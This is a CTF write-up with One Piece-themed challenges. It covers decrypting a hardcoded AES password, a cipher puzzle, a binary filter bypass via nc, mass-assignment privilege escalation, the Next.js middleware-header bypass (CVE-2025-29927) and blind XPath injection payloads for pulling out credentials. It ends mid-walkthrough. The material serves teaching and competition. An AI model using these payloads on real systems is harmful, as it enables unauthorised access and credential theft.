
function encryptPassword(password) {
    try {
        // Hardcoded key and IV (16 bytes each)
        const key = new Uint8Array([
            0xaa, 0xbb, 0xcc, 0xdd, 0xee, 0xff, 0x00, 0x11,
            0x22, 0x33, 0x44, 0x55, 0x66, 0x77, 0x88, 0x99
        ]);

        const iv = new Uint8Array([
            0x12, 0x34, 0x56, 0x78, 0x90, 0xab, 0xcd, 0xef,
            0x12, 0x34, 0x56, 0x78, 0x90, 0xab, 0xcd, 0xef
        ]);

        // Encrypt
        const encrypted = AES.encrypt(password, Array.from(key), Array.from(iv));
        // Convert to base64
        return btoa(String.fromCharCode.apply(null, encrypted));
    } catch (error) {
        console.error('Encryption error:', error);
        throw new Error('Encryption failed');
    }
}

```


11. Open CyberChef, apply the "From Base64" operation, followed by AES Decrypt, and insert the hardcoded key and IV to decrypt the admin password.



The screenshot shows the CyberChef interface with the following configuration:

- Operations:** The sidebar lists various encryption/decryption operations including AES Encrypt, AES Decrypt, Blowfish Encrypt, Blowfish Decrypt, DES Encrypt, DES Decrypt, Triple DES Encrypt, Triple DES Decrypt, and Fernet Encrypt.
- Recipe:** The "From Base64" operation is selected, with its settings (Alphabet: A-Za-z0-9+/=, Remove non-alphabet chars checked, Strict mode unchecked) visible.
- Input:** The input value is C/Z5z76CPbZA1hiwPYtLF9hXgHTwyVyajtYJ2yIryfeo=.
- AES Decrypt:** The "AES Decrypt" operation is selected, with its settings (Key: aabbccddeeff001122334455667788..., IV: 1234567890abc..., Mode: CBC) visible.
- Output:** The output value is R3dfoxsecH@ck3r\$cluB|.
- Buttons:** At the bottom, there is a "BAKE!" button and an "Auto Bake" checkbox.

12. Log in using Username: nico and Password: R3dfoxsecH@ck3r\$cLuB, then click on "Get Flag" to retrieve the flag.



Flag: REDFOX{Th1s_1s_Y0ur_CTF_Fl4g_C0ngr4ts!}

The Buzzard's Poneglyph

Description: Robin uncovers an ancient Poneglyph during her exploration of a forgotten island, rumored to hold the key to a legendary pirate's treasure. The stone is encrypted with a long-lost cryptogram only a few can decode. Can you help Robin decipher the message and reveal the treasure's location before it's lost forever?

Flag Format:

```
REDFOX{XXX_XXXXXXX_XX_XXX_XXXXXXX_XXXXXXX_XX_XXXXX_XXXX_XXXXXXX_X_XXX_XXXX  
XXXX_XX_XXXXXXX_XXX_XXXXXXX_XXX  
XXXXXXX_X_XXX_XXX_XXX_XXX_X_XXXXX_XXX_XXXX_XXXXXXX_XXX}
```



On searching about “The Buzzard”, a search result comes up which is about a real-life pirate **Olivier Levasseur** who created his own cryptogram

Google search results for "The Buzzard":

- Common buzzard**
The common buzzard (*Buteo buteo*) is a **medium-to-large bird of prey** which has a large range. It is a member of the genus *Buteo* in the family Accipitridae.
- Olivier Levasseur**
Olivier Levasseur (1688, 1689, or 1690 – 7 July 1730), was a **French pirate**, nicknamed La Buse ("The Buzzard") or La Bouche ("The Mouth") or (Portuguese: O Falc ...)
- Buzzard Bird Facts**
The most common and widespread UK bird of prey, the Buzzard is quite large with broad, rounded wings, and a short neck and tail.
- The Buzzard's Hidden Treasure**
Olivier Levasseur was a French pirate between 1688 and 1730. Nicknamed La Buse (The Buzzard), he is known for allegedly hiding one of the biggest treasures ...
- Buzzard**
How to identify. **Buzzards are the most frequently seen medium-sized birds of prey**. They have broader wings and shorter tails than the harriers or red kite.

The cryptogram(much similar to, but not exactly the same as the pigpen cipher) from Wikipedia is as follows

•	•	•	B	D	F	X	T	X	•	•	•
G	I	K	H	J	L	X	V	X	S	U	X
M	O	Q	N	P	R	X	X	X	X	X	X

A	-	□	F	-	□	K	-	□	P	-	□
B	-	□	G	-	□	L	-	□	Q	-	□
C	-	□	H	-	□	M	-	□	R	-	□
D	-	□	I	-	□	N	-	□	S	-	□
E	-	□	J	-	□	O	-	□	T	-	□

The alphabets inscribed on the poneglyph can now be converted into plain English. While converting the symbols to English, it is observed that the unlike the usual left-to-right script, here valid English words are observed when reading the symbols from top-to-bottom

Converting all the symbols and adhering to the flag format, the flag is found.

Flag:

REDFOX{THE_ONEPIECE_IS_THE_GREATEST_TREASURE_ON_PLANET_EARTH_PERHAPS_U_ARE_DESTINED_TO_UNCOVER_THE_ONEPIECE_AND
PERHAPS_U_ARE_THE_ONE_GOL_D_ROGER_HAS_BEEN_SEARCHING_FOR}

Bin

MasterChef Sanji

Description: The so called "Gourmet Knight" has challenged Sanji to a battle of wits after being embarrassed on the Whole Cake Island in front of all his sous-chefs. Little does he know Sanji is no brute. Here is the challenge presented to Sanji, solve it and let Streusen know who's the best COOK. He got this binary and a torn leaflet of 15 letters which when rearranged said something which Sanji thought was "action ski whoops". Maybe he isn't as smart as he thought, but he has a lot of PASSION.

Analyze the provided ELF binary to determine the input phrase that, when passed correctly, will reveal the flag. The phrase is hidden in the riddle and must bypass custom input filtering in the binary.

```
[root@kali]~/media/sf_AD-labs$ file local
local: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=745e29b03fa949cd0d
ifa54345a8a27521c8c80, for GNU/Linux 3.2.0, not stripped
[root@kali]~/media/sf_AD-labs$
```

Figure 9: Running the File Command.

The binary is a 64-bit ELF executable.

Choose File local

angr BinaryNinja Boomerang dewolf Ghidra Hex-Rays

BinaryNinja C

```
4.2.6455 (2c8da1e)
285     /* tailcall */
286     return register_tm_clones();
287 }
288
289 int64_t gxlwCheck(char* arg1)
290 {
291     if (!strstr(arg1, "BLABLA") && !strstr(arg1, "%27"))
292         return 0;
293
294     return 1;
295 }
296
297 char* rfgkDecode(char* arg1)
298 {
299     char* result_1 = arg1;
300     char* result = result_1.
```

Figure 10: Dogbolt Decompiler.

This function blocks any input containing "BLABLA" or the string "%27" (percent-encoded apostrophe). If the input does not contain these, it passes the check.

From the challenge prompt:

“...15 letters... appeared to say ‘action ski whoops’... Sanji has a lot of PASSION.”

Rearranging the letters keeping the quoted words “PASSION” and “COOK” intact gives us:

→ COOKWITHPASSION

Note: A tool like an anagram generator can be utilised to get closer to the answer eg
<https://wordsmith.org/anagram/advanced.html>.

We want the decoded version of our input to contain "COOKWITHPASSION" so that it passes through and reaches the flag print logic. But "COOKWITHPASSION" would be filtered(like BLABLA), so we must hide it using percent encoding.

Command: Echo “COOKWITHPASSIO%1cN” | nc “HOST” “PORT”

```
└──(root㉿kali)-[~/media/sf_AD-labs]
    # echo "COOKWITHPASSIO%1cN" | nc cyberstorm.redfoxsec.com 16000
    Congratulations! Here's your flag: REDFOX{STreuSen_4In7_4_C0oK_L1ke_M3!}
```

```
└──(root㉿kali)-[~/media/sf_AD-labs]
    # ┌─[
```

Figure 11: Running the Final exploit

- **gxlwCheck** sees “COOKWITHPASSIO%1cN” which does not match "COOKWITHPASSION" directly
- **rfgkDecode** decodes “%1c” into a harmless control character, revealing:
“COOKWITHPASSIO<ctrlchar>N”
- The flag is then printed using **printf**

The crafted input successfully reveals the flag by bypassing the string filter and satisfying the logic.

Flag: REDFOX{STreuSen_4In7_4_C0oK_L1ke_M3!}

Web

The Role of the True King

Prompt:

The Straw Hat Pirates discover a hidden web application containing secret messages from Gol D. Roger. These cryptic messages hold the key to the next part of their journey. Can you help the crew uncover the hidden message before their enemies do and unlock the path to the treasure?

Vulnerability Exploited: Mass Assignment & Improper Asset Management

Walkthrough:

Register> Profile Update> using Deprecated Version of API

Detailed Walkthrough:

1. Register on the application, log in, and start exploring. Everything seems normal until you notice a Profile Update feature.




Figure 12: User Dashboard

2. Inspect the Page Source and spot something interesting: a commented-out deprecated endpoint (/profileupdatev3). Why is it still there? 😕

```
196 // bio: document.getElementById('bio').value;
197 // dob: document.getElementById('dob').value || null
198 };
199
200 // Deprecated version
201 // fetch('/profileupdatev3', {
202 //   method: 'POST',
203 //   body: JSON.stringify(data),
204 //   headers: {
205 //     'Content-Type': 'application/json'
206 //   }
207 // })
208 // .then(response => response.json())
209 // .then(data => {
210 //   alert(data.message);
211 // })
212 // .catch(error => console.error('Error:', error));
213
214 fetch('/profile', {
215   method: 'POST',
216   body: JSON.stringify(data),
217   headers: {
218     'Content-Type': 'application/json'
219   }
220 }).then(response => response.json())
```

Figure 13: Page Source

3. Fire up Burp Suite, intercept the profile update request, and send it to Repeater. You notice the role parameter is reflected in the response.

```

POST /profile HTTP/1.1
Host: 192.168.0.157:5000
Content-Length: 49
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.88 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://192.168.0.157:5000
Referer: http://192.168.0.157:5000/profile
Accept-Encoding: gzip, deflate, br
Cookie: session=qARcMHDG91DgDSFVWytppjKETSCBsnsUsveUytDC43F-y
pFrXpdySeSv-C3HwGuSfAmkZSh2Ko2SAcstTDb3oyVAbska1CxcqyV
xnSBPfVdJ1T1JYyLpAUT-8KRaQaMgF6Y7X9xGt6LJ0Zc3qMgbx8ie5DJ
cxANuRlxmveeezjye35_x8eZ1T-eJcxYTFQaqhb1S-o2Uc6Ivm9
- vASFUEC_Z-nMxv_TDpxWxXYTBAAVof78e6om9fOqyT
Connection: keep-alive
{
    "username": "Test",
    "name": "",
    "bio": "",
    "dob": null
}

```

Figure 14: Repeater tab - Profile

- Start experimenting. Instead of /profileupdatev3, you change the endpoint to /profileupdatev1 add a role=admin parameter, and hit send. The request succeeds! Refresh the webpage and observe that the User has access to the Admin Dashboard.

```

POST /profileupdatev1 HTTP/1.1
Host: 192.168.0.157:5000
Content-Length: 66
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.88 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://192.168.0.157:5000
Referer: http://192.168.0.157:5000/profile
Accept-Encoding: gzip, deflate, br
Cookie: session=qARcMHDG91DgDSFVWytppjKETSCBsnsUsveUytDC43F-y
pFrXpdySeSv-C3HwGuSfAmkZSh2Ko2SAcstTDb3oyVAbska1CxcqyV
xnSBPfVdJ1T1JYyLpAUT-8KRaQaMgF6Y7X9xGt6LJ0Zc3qMgbx8ie5DJ
cxANuRlxmveeezjye35_x8eZ1T-eJcxYTFQaqhb1S-o2Uc6Ivm9
- vASFUEC_Z-nMxv_TDpxWxXYTBAAVof78e6om9fOqyT
Connection: keep-alive
{
    "username": "Test",
    "name": "",
    "bio": "",
    "role": "admin",
    "dob": null
}

```

Figure 15: Deprecated Endpoint - Profileupdatev1

- Navigate to the Dashboard and observe that the Flag is visible.




Figure 16: Admin Dashboard

Flag: REDFOX{R0g3r_h@\$_th3_k3y_t0_th3_0n3_P13c3}

Koala Incoming

Description: Koala has been pushing the agenda for the Revolutionary Army. Among her latest work, she has pwned all world government devices except for one which keeps throwing an error message \"ERROR: 29927\". Help a sister out and show her the way to becoming a 1337 Hacker.

Navigate to the challenge URL and use Wappalyzer extension to identify the frameworks. Observe that the website is using Vulnerable Next.js version affected to ([CVE-2025-29927](#)).

The screenshot shows a browser window with a 'World Bank Login' page. On the right, the Wappalyzer extension is active, displaying the following technologies identified:

- JavaScript frameworks: Next.js 12.2.0 (highlighted with a red box)
- Miscellaneous: Webpack
- Web servers: Next.js 12.2.0
- Web frameworks: Next.js 12.2.0
- Static site generators: Next.js 12.2.0

Next, by doing directory brute-forcing found new endpoint “admin”. Accessing the “/admin” redirects to the login page.

```
[root@kali]# [~/home/kali/nextjs/vuln-nextjs]
[+] # dirb http://localhost:3000/
```

```
DIRB v2.22
By The Dark Raver
```

```
START_TIME: Mon Mar 31 23:41:45 2025
URL_BASE: http://localhost:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
____ Scanning URL: http://localhost:3000/ ____
+ [http://localhost:3000/admin] (CODE:307|SIZE:1)
+ http://localhost:3000/cgi-bin/ (CODE:308|SIZE:8)
```

Visit the “/admin”, intercept the request using Burp Suite and send it to repeater.

Next, add the additional header (x-middleware-subrequest: middleware) which allow to view the protected routes and send the request.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A captured request to the '/admin' endpoint is displayed in the Request pane. The 'x-middleware-subrequest: middleware' header is highlighted with a red box.

Observe the response, click on “Render” to render the “/admin” endpoint to get the flag.

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```
1 GET /admin HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not/ABrand";v="8", "Chromium";v="126"
4 x-middleware-subrequest: middleware
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Linux"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.96 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
12 */*,q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: none
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate, br
18 Connection:keep-alive
```

Response:

The response shows a rendered version of a web page titled "World Bank Admin Dashboard". A red box highlights the word "Flag" and the flag value "REDFOX{K04lA_M4Y_L00k_W3ak_BU7_Sh3_15nT}" which is also highlighted with a red box.

Flag: REDFOX{K04lA_M4Y_L00k_W3ak_BU7_Sh3_15nT}

Path to Mr X

Mr. X has unleashed chaos upon the World Government's infrastructure. A dangerous malware is rapidly spreading across the system, and the source has been traced to a server hosting a web application. Its true purpose remains a mystery. Can you exploit the vulnerabilities in the app and uncover the identity of Mr. X before the malware takes full control of the world's systems?

Vulnerability Exploited: Blind XPath Data Exfiltration

Walkthrough:

Identification > Enumerating Nodes > Exfiltrating Data > Login

Detailed Walkthrough:

- Initial enumeration revealed two main endpoints: the login page and the "Forgot Password" page. During testing on the "Forgot Password" page, it was discovered that the username parameter returned an error when a single quote ('') was used.

The screenshot shows the OWASP ZAP interface with the Repeater tab selected. The Request pane displays a POST request to `/forgot-password` with the following payload:
1 POST /forgot-password HTTP/1.1
2 Host: 127.0.0.1:22000
3 Content-Type: application/x-www-form-urlencoded
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-GB,en;q=0.9
9 Origin: http://127.0.0.1:22000
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requester: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application/
/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:22000/forgot-password
19 Accept-Encoding: gzip, deflate, br
20 Connection: keep-alive
21 Content-Type: application/x-www-form-urlencoded
22 username='Test'

The Response pane shows a "Forgot Password" page with an "Error" message in a red box. The Inspector pane shows the Request headers, including the single quote in the username parameter. The status bar at the bottom indicates 2,759 bytes | 0 millis and Memory: 191.6MB.

Figure 17: Vulnerable Parameter – username

2. Used Boolean Based payloads to confirm the XPath injection Vulnerability.

- a. Payload 1: ' or '1' ='1
- b. Payload 1: ' or '1' ='2
- Payload results in the entire statement being true.

The screenshot shows the OWASP ZAP interface with the 'Proxy' tab selected. The 'Request' pane displays a POST request to '/forgot-password' with the parameter 'username=Test' followed by a boolean payload: ' or '1'='1'. The 'Response' pane shows a 'Forgot Password' page with a success message: 'The mail has been sent. Please check your inbox.' The 'Inspector' pane on the right shows various request and response details.

Figure 18: Boolean Payload – 1

- Payload results in the entire statement being false.

The screenshot shows the OWASP ZAP interface with the 'Proxy' tab selected. The 'Request' pane displays a POST request to '/forgot-password' with the parameter 'username=Test' followed by a boolean payload: ' or '1'='2'. The 'Response' pane shows a 'Forgot Password' page with an error message: 'User not found!' The 'Inspector' pane on the right shows various request and response details.

Figure 19: Boolean Payload – 2

3. Enumerating Nodes by using functions like name(), string-length(), substring() and count().
 - a. name(): Gives us name of the node
 - b. string-length(): Length of the node
 - c. substring(): Used to exfiltrate single character at a time for the node.
 - d. count(): gives the number of child nodes for a node

- Enumerating the Length of the node.

The screenshot shows the OWASP ZAP interface with the following details:

Request (Raw):

```

POST /forgot-password HTTP/1.1
Host: 127.0.0.1:22000
Content-Length: 57
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: http://127.0.0.1:22000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6770.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:22000/forgot-password
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
username='Test' or string-length(name(/*[1]))=5 and
'i'='1'
  
```

Response (Render):

Forgot Password

Username:

Reset Password

The mail has been sent. Please check your inbox.

Back to Login

Inspector (Request Headers):

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 1
- Request cookies: 0
- Request headers: 19
- Response headers: 5

Figure 20: Length of 1st Node

Note: Please use other operators the figure out the exact length of the node.

Eg: (>, <, >=, <=)

- Enumerate each character of the node.

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. A 'Cluster bomb attack' is configured against the target `http://127.0.0.1:22000`. The 'Payloads' section is set to 'Bucle forcer' with payload position 2 and payload count 62. The payload itself is `'username=Test' or substring(name/((1),1),1)='SaS' and '1'=1'`. The results pane shows 2 highlights and 2 payload positions with a total length of 900.

Figure 21: Enumerating the Node – 1

Request	Payload 1	Payload 2	Status code	Response rec...	Error	Timeout	Length	Comment
231	1	s	200	17		2804		
222	2	s	200	20		2804		
153	3	e	200	22		2804		
219	4	r	200	20		2804		
225	5	s	200	18		2804		
0			200	3		2769		
1	1	A	200	7		2769		
6	1	B	200	6		2769		
11	1	C	200	16		2769		
16	1	D	200	28		2769		
21	1	E	200	24		2769		
26	1	F	200	23		2769		
31	1	G	200	26		2769		
36	1	H	200	25		2769		
41	1	I	200	24		2769		
46	1	J	200	26		2769		

Figure 22: 1st Node Enumeration

- Enumerate the Child nodes of the node (Number of Child Nodes).

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. A 'Sniper attack' is configured against the target `http://127.0.0.1:22000`. The 'Payloads' tab is active, showing a configuration for generating numeric payloads (Numbers) from 1 to 50. The 'Payload processing' tab indicates that the payload is being processed sequentially. The main pane displays a POST request for `/forgot-password` with various headers and a payload section where the value `username=Test` is highlighted.

Figure 23: Child Node Enumeration – 1

The screenshot shows the results of an intruder attack on `http://127.0.0.1:22000`. The 'Results' tab is selected, showing a table of requests and their corresponding payloads, status codes, and responses. The 'Payloads' tab is also visible. Below the table, a preview of a 'Forgot Password' page is shown, featuring a 'Username:' input field, a green 'Reset Password' button, and a message stating 'The mail has been sent. Please check your inbox.'.

Figure 24: Child Node Enumeration – 2

- Repeat the process for the all nodes.

The screenshot shows the ZAP Repeater tab with a captured request for a 'Forgot Password' page. The request payload contains the following code:

```

POST /forgot-password HTTP/1.1
Host: 127.0.0.1:22000
Content-Length: 63
Cache-Control: max-age=0
sec-ch-ua: "chromium";v="131", "Not_A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1:22000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.06 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:22000/forgot-password
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 19
username=Test' or string-length(name(/users/*[1]))=4
and '1'='1

```

The response shows a 'Forgot Password' form with a success message: 'The mail has been sent. Please check your inbox.'

Figure 25: Length of 2nd node

The screenshot shows the ZAP Intruder tab with a 'Cluster bomb attack' configuration. The target is set to `http://127.0.0.1:22000`. The payload configuration is set to generate payloads of length 1 from the character set `abcdefghijklmnopqrstuvwxyz`.

The request payload is identical to Figure 25, including the condition `and '1'='1`.

Figure 26: Enumerate Node Value

The screenshot shows the ZAP Intruder tool results table for an attack on `http://127.0.0.1:22000`. The table lists 14 intruder attacks with the following data:

Request	Payload 1	Payload 2	Status code	Response rec...	Error	Timeout	Length	Comment
1022	1	u	200	19		2804		
921	2	s	200	18		2804		
208	3	e	200	23		2804		
872	4	r	200	19		2804		
6	0		200	1		2769		
1	0	a	200	3		2769		
52	0	b	200	20		2769		
103	0	c	200	24		2769		
154	0	d	200	18		2769		
205	0	e	200	21		2769		
256	0	f	200	21		2769		
307	0	g	200	15		2769		

Figure 27: Node Enumeration

4. Understanding the structure of data storage.

After the enumeration of the structure of the database is mentioned below.

```
<users>
  <user>
    <username>.... </username>
    <password>....</password>
    <role>.....</role>
    <email>....</email>
    <dob>....</dob>
    <phone>....</phone>
    <address>....</address>
  </user>
  <user>
    <username>.... </username>
    <password>....</password>
    <role>.....</role>
    <email>....</email>
    <dob>....</dob>
    <phone>....</phone>
    <address>....</address>
  </user>
  ...
  ...
  ...
</users>
```

Note: As we now understand the structure of the Xml file we will look for high value targets. We will look for user with role “admin” or “administrator” once the user is identified, we’ll exfiltrate the username and password of the admin user.

5. Identifying the Admin User.

- Enumerate user with role starting with character "a" or "A" to enumerate admin user.

The screenshot shows the OWASP ZAP Intruder module interface. A 'Sniper attack' is selected. The target is set to `http://127.0.0.1:22000`. The payload type is set to 'Numbers' with a payload count of 37. The payload configuration is set to 'Sequential' and targets user ID 26. The payload processing section contains a rule: `username='test' or substring(/users/user[1].role,1,1)='a' and '1'='1'`. The payloads tab displays the generated payloads.

